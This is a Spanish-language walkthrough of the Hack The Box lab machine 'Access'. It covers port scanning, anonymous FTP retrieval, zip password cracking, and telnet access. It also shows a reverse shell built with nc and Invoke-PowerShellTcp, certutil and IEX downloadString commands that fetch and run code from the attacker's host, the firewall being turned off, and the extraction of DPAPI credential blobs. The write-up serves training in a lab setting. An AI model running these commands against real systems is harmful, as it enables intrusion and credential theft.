
Hack The Box - Access

Sistema Operativo:	**Linux**
Dificultad:	**Easy**
Release:	**29/09/2018**

Técnicas utilizadas

- Enumeration of Access Databases and Outlook Personal Archives
- Identification of saved credentials
- DPAPI credential extraction

"Access" es una máquina de dificultad "fácil" que enseña técnicas para identificar y explotar credenciales guardadas, proporcionando una valiosa experiencia en la explotación de vulnerabilidades comunes en entornos de seguridad.



Enumeración

La dirección IP de la máquina víctima es 10.129.181.97. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ ping -c 5 10.129.181.97
PING 10.129.181.97 (10.129.181.97) 56(84) bytes of data.
64 bytes from 10.129.181.97: icmp_seq=1 ttl=127 time=47.8 ms
64 bytes from 10.129.181.97: icmp_seq=2 ttl=127 time=48.0 ms
64 bytes from 10.129.181.97: icmp_seq=3 ttl=127 time=52.4 ms
64 bytes from 10.129.181.97: icmp_seq=4 ttl=127 time=47.8 ms
64 bytes from 10.129.181.97: icmp_seq=5 ttl=127 time=48.9 ms

--- 10.129.181.97 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 47.761/48.973/52.366/1.745 ms

┌──(administrador㉿kali)-[~/Descargas/content]
└─$
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.181.97 -oN scanner_grandpa** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_access
# Nmap 7.94SVN scan initiated Sun Sep 29 20:34:11 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_access 10.129.181.97
Nmap scan report for 10.129.181.97
Host is up, received user-set (0.055s latency).
Scanned at 2024-09-29 20:34:12 CEST for 207s
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet? syn-ack ttl 127
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Sep 29 20:37:39 2024 -- 1 IP address (1 host up) scanned in 207.53 seconds
```

Análisis del puerto 80 (HTTP)

Al acceder a la página web alojada en el servidor, observé que únicamente se encontraba disponible una imagen. Considerando la posibilidad de que se hubieran empleado técnicas de esteganografía, procedí a analizar la imagen en busca de información oculta relevante.



Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ gobuster dir -u http://10.129.181.97/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 404 --random-agent -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.181.97/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              Mozilla/5.0 (X11; U; Linux i686 (x86_64); en-US) AppleWebKit/532.0 (KHTML, like Gecko) Chrome/4.0.202.2 Safari/532.0
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
```

El análisis realizado con Gobuster no arrojó resultados positivos. Ante esta situación, decidí examinar la imagen disponible en la página web, enfocándome en la extracción de metadatos que pudieran proporcionar información útil. Sin embargo, este análisis tampoco produjo resultados significativos.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ file out.jpg
out.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 640x480, components 3

┌──(administrador㉿kali)-[~/Descargas/content]
└─$ exiftool out.jpg
ExifTool Version Number         : 12.76
File Name                       : out.jpg
Directory                       : .
File Size                       : 89 kB
File Modification Date/Time     : 2024:09:29 20:40:32+02:00
File Access Date/Time           : 2024:09:29 20:40:38+02:00
File Inode Change Date/Time     : 2024:09:29 20:40:32+02:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Image Width                     : 640
Image Height                    : 480
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 640x480
Megapixels                      : 0.307
```

Considerando lo anterior, es plausible que se hayan utilizado técnicas de esteganografía en la imagen, aunque los intentos de extracción de información oculta no fueron exitosos.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ stegseek out.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.97% (133.4 MB)
[!] error: Could not find a valid passphrase.

┌──(administrador㉿kali)-[~/Descargas/content]
└─$ 
```

<u>Análisis del puerto 21 (FTP)</u>

Al examinar el servidor FTP, identifiqué la presencia de dos directorios. Dentro del directorio “backup”, encontré un archivo con extensión .msb, el cual descargué en mi máquina de atacante. En el directorio “engineer”, hallé un archivo comprimido que también descargué para su posterior análisis.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ftp 10.129.180.173
Connected to 10.129.180.173.
220 Microsoft FTP Service
Name (10.129.180.173:administrador): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
425 Cannot open data connection.
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
226 Transfer complete.
ftp> cd Backups
250 CWD command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
08-23-18  09:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> type binary
200 Type set to I.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
100% |***********************************************************************************************************
226 Transfer complete.
5652480 bytes received in 00:08 (659.12 KiB/s)
ftp> cd Engineer
250 CWD command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
08-24-18  01:16AM                10870 Access Control.zip
226 Transfer complete.
ftp> get "Access Control.zip"
local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
125 Data connection already open; Transfer starting.
100% |***********************************************************************************************************
226 Transfer complete.
10870 bytes received in 00:00 (38.70 KiB/s)
ftp> 
```

El archivo “backup.mdb” resultó ser una base de datos creada con Microsoft Access, mientras que el archivo comprimido “access control.zip” contenía un archivo con extensión .pst. Un archivo .pst (Personal Storage Table) es un archivo de almacenamiento de datos utilizado por Microsoft Outlook y Exchange, que puede incluir carpetas de correo electrónico, contactos, direcciones y otros datos.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ file backup.mdb
backup.mdb: Microsoft Access Database

┌──(administrador㉿kali)-[~/Descargas]
└─$ 7z l Access\ Control.zip

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
 64-bit locale=es_ES.UTF-8 Threads:2 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Listing archive: Access Control.zip

--
Path = Access Control.zip
Type = zip
Physical Size = 10870

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2018-08-24 02:13:52 ....A       271360        10678  Access Control.pst
------------------- ----- ------------ ------------  ------------------------
2018-08-24 02:13:52             271360        10678  1 files
```

Sin embargo, no pude acceder a la información contenida en este último archivo, ya que estaba protegido por contraseña.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ 7z l -slt Access\ Control.zip

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
 64-bit locale=es_ES.UTF-8 Threads:2 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Listing archive: Access Control.zip

--
Path = Access Control.zip
Type = zip
Physical Size = 10870

----------
Path = Access Control.pst
Folder = -
Size = 271360
Packed Size = 10678
Modified = 2018-08-24 02:13:52.2570000
Created = 2018-08-24 01:44:57.8680000
Accessed = 2018-08-24 01:44:57.9620000
Attributes = A
Encrypted = +
Comment =
CRC = 1D60603C
Method = AES-256 Deflate:Maximum
Characteristics = NTFS WzAES : Encrypt
Host OS = FAT
Version = 20
Volume Index = 0
Offset = 0
```

El archivo “backup.mdb” parecía contener usuarios y contraseñas. Inicialmente, no estaba seguro de la validez de las credenciales proporcionadas por esta base de datos ni del servicio en el que deberían ser utilizadas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset acc_levelset_door_group acc_linkageio acc_map acc_mapdoorpos acc_morecardempgroup acc_morecardgroup
 ACTimeZones action_log AlarmLog areaadmin att_attreport att_waitforprocessdata attcalclog attexception AuditedExc auth_group_permissions auth_message auth_permission auth_user auth_user_groups
 base_appoption base_basecode base_datatranslation base_operatortemplate base_personaloption base_strresource base_strtranslation base_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS
jango_content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveClass LeaveClass1
rsonnel_area personnel_cardtype personnel_empchange personnel_leavelog ReportItem SchClass SECURITYDETAILS ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY UserACMachi
a UsersMachines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_usrmsg ZKAttendanceMonthStatistics acc_levelset_emp acc_morecardset ACUnlockComb AttParam auth_gro
ngerVein devlog HOLIDAYS personnel_issuecard SystemLog USER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermit
_auxiliary STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEx

┌──(administrador㉿kali)-[~/Descargas]
└─$ mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer",[redacted],1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,

┌──(administrador㉿kali)-[~/Descargas]
└─$
```

Por lo tanto, empleé técnicas de fuerza bruta utilizando John the Ripper para descubrir la contraseña del archivo comprimido mencionado anteriormente y proceder con el análisis de su contenido.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ john -w=wordlist hashes_zip
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 10650 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted] (Access Control.zip/Access Control.pst)
1g 0:00:00:00 DONE (2024-09-29 20:58) 25.00g/s 6775p/s 6775c/s 6775C/s Standard Jet DB..ab/2kARB
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(administrador㉿kali)-[~/Descargas/content]
└─$
```

Sabiendo la contraseña que debía usar, descomprimí el archivo para analizar su contenido.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ 7z x Access\ Control.zip

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
 64-bit locale=es_ES.UTF-8 Threads:2 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Enter password (will not be echoed):
Everything is Ok

Size:       271360
Compressed: 10870
```

Extraer información del archivo “Access Control.pst” se puede realizar de dos formas distintas. La primera es utilizando el comando **readpst**, el cual convierte el archivo .pst en un archivo con extensión .mbox.

El comando **readpst** es una herramienta que permite leer un archivo PST (Personal Storage Table) de Outlook y convertirlo en un archivo mbox, un formato adecuado para clientes de correo como KMail, una estructura mbox recursiva o correos electrónicos separados.

El formato .mbox es un formato de almacenamiento de correo electrónico que guarda todos los mensajes de un buzón en un único archivo de texto. Cada mensaje se almacena de manera concatenada, comenzando con el encabezado “From”. Este formato es ampliamente compatible con diversas aplicaciones de correo electrónico, como Mozilla Thunderbird y Apple Mail.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ readpst Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.

┌──(administrador㉿kali)-[~/Descargas]
└─$ ls -l
total 5792
-rw-rw-r-- 1 administrador administrador    3112 oct  2 01:27 'Access Control.mbox'
-rwxrwx--- 1 administrador administrador  271360 ago 24  2018 'Access Control.pst'
-rwxrwx--- 1 administrador administrador 5652480 ago 23  2018  backup.mdb
```

Finalmente, el archivo resultante puede leerse utilizando el comando **mutt -Rf Access\ Control.mbox**. Mutt es un cliente de correo electrónico basado en texto, muy potente y versátil, diseñado para sistemas Unix. El comando -Rf se utiliza para abrir un archivo de buzón en modo de solo lectura, permitiendo examinar su contenido sin modificarlo. Al utilizar este comando, pude identificar posibles credenciales que podrían ser válidas.

```
i:Salir  -:PágAnt  <Space>:PróxPág v:Adjuntos  d:Sup.  r:Responder  j:Sig. ?:Ayuda
Date: Thu, 23 Aug 2018 23:44:07 +0000
From: "john@megacorp.com" <john@megacorp.com>
To: 'security@accesscontrolsystems.com'
Subject: MegaCorp Access Control System "security" account

[-- Archivo adjunto #1 --]
[-- Tipo: multipart/alternative, codificación: 7bit, tamaño: 2,5K --]

Hi there,


The password for the “security” account has been changed to [redacted]  Please ensure this is passed on to your engineers.


Regards,

John
```

La segunda forma de extraer información del archivo con extensión .pst es utilizando el comando **readpst -tea -m Access\ Control.pst**, el cual convierte el archivo .pst en un archivo con extensión .eml. El parámetro **-tea** indica que se debe exportar el contenido del archivo PST en formato .eml, mientras que el parámetro **-m** asegura que los archivos resultantes mantengan la estructura de carpetas original del archivo PST. Un archivo **.eml** es un formato de almacenamiento de correo electrónico que contiene el contenido del mensaje, junto con el asunto, el remitente, los destinatarios, archivos adjuntos, hipervínculos y la fecha del mensaje. Este formato es ampliamente utilizado por aplicaciones de correo electrónico como Microsoft Outlook y Apple Mail.

```
┌──(administrador㉿kali)-[~/Descargas/Access Control]
└─$ cat 2.eml
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="--boundary-LibPST-iamunique-556159361_-_-"


----boundary-LibPST-iamunique-556159361_-_-
Content-Type: multipart/alternative;
        boundary="alt---boundary-LibPST-iamunique-556159361_-_-"

--alt---boundary-LibPST-iamunique-556159361_-_-
Content-Type: text/plain; charset="utf-8"

Hi there,


The password for the “security” account has been changed to [redacted]. Please ensure this is passed on to your engineers.


Regards,

John
```

Análisis del puerto 23 (TELNET)

Las credenciales obtenidas anteriormente parecían ser válidas al intentar iniciar sesión en el servicio telnet, pero trabajar en este entorno resultaba algo incómodo.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ telnet 10.129.180.173
Trying 10.129.180.173...
Connected to 10.129.180.173.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>whoami
access\security

C:\Users\security>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::5dcb:7501:d4f1:a07f
   Link-local IPv6 Address . . . . . : fe80::5dcb:7501:d4f1:a07f%17
   IPv4 Address. . . . . . . . . . . : 10.129.180.173
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb

C:\Users\security>
```

Por tanto, decidí usar el script Invoke-PowerShellTcp para obtener una consola semiinteractiva con la que fuera más sencillo y cómodo trabajar.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.32] from (UNKNOWN) [10.129.180.173] 49161
Windows PowerShell running as user security on ACCESS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\security>whoami
access\security
PS C:\Users\security> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::5dcb:7501:d4f1:a07f
   Link-local IPv6 Address . . . . . : fe80::5dcb:7501:d4f1:a07f%17
   IPv4 Address. . . . . . . . . . . : 10.129.180.173
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb
PS C:\Users\security>
```

Además, el comando cmdkey /list reveló la existencia de credenciales almacenadas en el sistema del usuario “administrator”. El comando cmdkey es una herramienta de Windows que permite crear, listar y eliminar nombres de usuario y contraseñas almacenadas. El parámetro /list muestra una lista de todas las credenciales almacenadas en el sistema.

```
PS C:\Users\security\Desktop> cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
    Type: Domain Password
    User: ACCESS\Administrator

PS C:\Users\security\Desktop>
```

Escalada de privilegios

La escalada de privilegios en la máquina objetivo puede realizarse de dos formas distintas. La primera consiste en utilizar el binario **runas**, una utilidad de línea de comandos en Windows que permite a un usuario ejecutar programas y comandos con los permisos de otro usuario. Utilicé runas para descargar y ejecutar en memoria el script Invoke-PowerShellTcp.

```
PS C:\Users\security\Desktop> certutil.exe -f -urlcache -split http://10.10.16.32/RunasCs.exe
                             certutil.exe -f -urlcache -split http://10.10.16.32/RunasCs.exe
****  Online  ****
  0000  ...
  ca00
CertUtil: -URLCache command completed successfully.
PS C:\Users\security\Desktop> dir
                             dir


    Directory: C:\Users\security\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----         9/29/2024   8:15 PM      51712 RunasCs.exe
-ar--          9/29/2024   7:48 PM         34 user.txt


PS C:\Users\security\Desktop> runas /user:ACCESS\Administrator /savecred "powershell -c IEX(new-object System.Net.WebClient).downloadString('http://10.10.16.32/Invoke-PowerShellTcp.ps1')"
                             runas /user:ACCESS\Administrator /savecred "powershell -c IEX(new-object System.Net.WebClient).downloadString('http://10.10.16.32/Invoke-PowerShellTcp.ps1')"
PS C:\Users\security\Desktop>
```

Al ejecutar el script descargado, se obtiene acceso a la máquina objetivo como usuario “Administrator”. En este caso, desactivé el firewall y habilité el acceso por escritorio remoto a la máquina víctima.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.32] from (UNKNOWN) [10.129.180.173] 49184
Windows PowerShell running as user Administrator on ACCESS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>netsh advfirewall set allprofiles state off
Ok.

PS C:\Windows\system32> reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.

PS C:\Windows\system32>
```

Otra forma de escalar privilegios es obteniendo las credenciales mediante DPAPI (Data Protection API). DPAPI es una interfaz de programación de aplicaciones criptográficas disponible como un componente integrado en Windows 2000 y versiones posteriores de los sistemas operativos de Microsoft Windows que permite la encriptación simétrica de datos utilizando secretos del usuario o del sistema como una fuente significativa de entropía. DPAPI facilita a los desarrolladores la tarea de encriptar datos sin tener que gestionar explícitamente las claves criptográficas, ya que utiliza las credenciales de inicio de sesión del usuario o los secretos de autenticación del sistema para derivar las claves de encriptación.

Para ello, es necesario identificar las credenciales y las claves maestras. Los nombres de los archivos de credenciales son una cadena de 32 caracteres. Estos archivos de credenciales almacenan información de autenticación, como nombres de usuario y contraseñas, que se utilizan para acceder a recursos protegidos en el sistema. La información contenida en estos archivos es esencial para autenticar a los usuarios y permitirles acceder a los recursos necesarios.

```
PS C:\Users\security\AppData\Roaming\Microsoft\Credentials> Get-ChildItem -Force


    Directory: C:\Users\security\AppData\Roaming\Microsoft\Credentials


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a-hs         8/22/2018  10:18 PM        538 51AB168BE4BDB3A603DADE4F8CA81290


PS C:\Users\security\AppData\Roaming\Microsoft\Credentials> certutil -encode 51AB168BE4BDB3A603DADE4F8CA81290 output
Input Length = 538
Output Length = 800
CertUtil: -encode command completed successfully.
PS C:\Users\security\AppData\Roaming\Microsoft\Credentials> type output
-----BEGIN CERTIFICATE-----
AQAAAA4CAAAAAAAAAQAAANCMndBBFdERjHoAwE/Cl+sBAAAALsOSB6VI40+LQ9k9
ZFkFgAAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAcgBlAGQAZQBuAHQA
aQBhAGwAIABEAGEAdABhAA0ACgAAABBmAAAAAQAAIAAAAPW7usJAvZDZr308LPt/
MB8fEjrJTQejzAEgOBNfpaa8AAAAA6AAAAAAgAAIAAAAPlkLTI/rjZqT3KT0C8m
5Ecq3DKwC6xqBhkURY2t/T5SAAEAAOc1Qv9x0IUp+dpf+I7c1b5E0RycAsRf39nu
WlMWKMsPno3CIetbTYOoV6/xNHMTHJJ1JyF/4XfgjWOmPrXOU0FXazMzKAbgYjY+
WHhvt1Uaqi4GdrjjlX9Dzx8Rou0UnEMRBOX5PyA2SRbfJaAWjt4jeIvZ1xGSzbZh
xcVobtJWyGkQV/5v4qKxdlugl57pFAwBAhDuqBrACDD3TDWhlqwfRr1p16hsqC2h
X5u88cQMu+QdWNSokkr96X4qmabp8zopfvJQhAHCKaRRuRHpRpuhfXEojcbDfuJs
ZezIrM1LWzwMLM/K5rCnY4Sg4nxO23oOzs4q/ZiJJSME21dnu8NAAAAAY/zBU7zW
C+/QdKUJjqDlUviAlWLFU5hbqocgqCjmHgW9XRy4IAcRVRoQDtO4U1mLOHW6kLaJ
vEgzQvv2cbicmQ==
-----END CERTIFICATE-----
PS C:\Users\security\AppData\Roaming\Microsoft\Credentials>
```

Las claves maestras son un GUID (Globally Unique Identifier), por ejemplo, “cc6eb538-28f1-4ab4-adf2-f5594e88f0b2”. Un GUID es un identificador único de 128 bits que se utiliza para identificar de manera única objetos en un sistema informático. Las claves maestras se utilizan para proteger otras claves, como las claves de sesión, mientras están en almacenamiento, en uso o en tránsito. Estas claves maestras son necesarias para desencriptar la información protegida por DPAPI, ya que actúan como una capa adicional de seguridad que garantiza que solo los usuarios autorizados puedan acceder a los datos encriptados.

```
PS C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001> Get-ChildItem -Force


    Directory: C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a-hs         8/22/2018  10:18 PM        468 0792c32e-48a5-4fe3-8b43-d93d64590580
-a-hs         8/22/2018  10:18 PM         24 Preferred


PS C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001> certutil -encode 0792c32e-48a5-4fe3-8b43-d93d64590580 output
Input Length = 468
Output Length = 700
CertUtil: -encode command completed successfully.
PS C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001> type output
-----BEGIN CERTIFICATE-----
AgAAAAAAAAAAAAAMAA3ADkAMgBjADMAMgBlAC0ANAA4AGEANQAtADQAZgBlADMA
LQA4AGIANAAzACAAZAA5ADMAZAA2ADQANQA5ADAANQA4ADAAAAAAAAAAAAFAAAA
sAAAAAAAAACQAAAAAAAAABQAAAAAAAAAAAAAAAAAAACAAAAAnFHKTQBwjHPU+/9g
uV5UnvhDAAAQgAAAEGYAAOePsdmJxMzXoFKFwX+uHDGtEhD3raBRrjIDU232E+Y6
DkZHyp7VFAdjfYwcwq0WsjBqq1bX0nB7DHdCLn3jnri9/MpVBEtKf4U7bwszMyE7
Ww2Ax8ECH2xKwvX6N3KtvlCvf98HsODqlA1woSRdt9+Ef2FVMKk4lQEqOtnHqMOc
wFktBtcUye6P40ztUGLEEgIAAABLtt2bW5ZW2Xt48RR5ZFf0+EMAAA6AAAAQZgAA
D+azql3Tr0a9eofLwBYfxBrhP4cUoivLW9qG8k2VrQM2mlM1FZGF0CdnQ9DBEys1
/a/60kfTxPX0MmBPCi0Ae1W5C4BhPnoxGaKvDbrcye9LHN0ojgbTN1Op8Rl3qp1
Xg9TZyRzk24hotCgyftqgMAADlaJYABZMbQLoN36bhGzTQ
-----END CERTIFICATE-----
PS C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001>
```

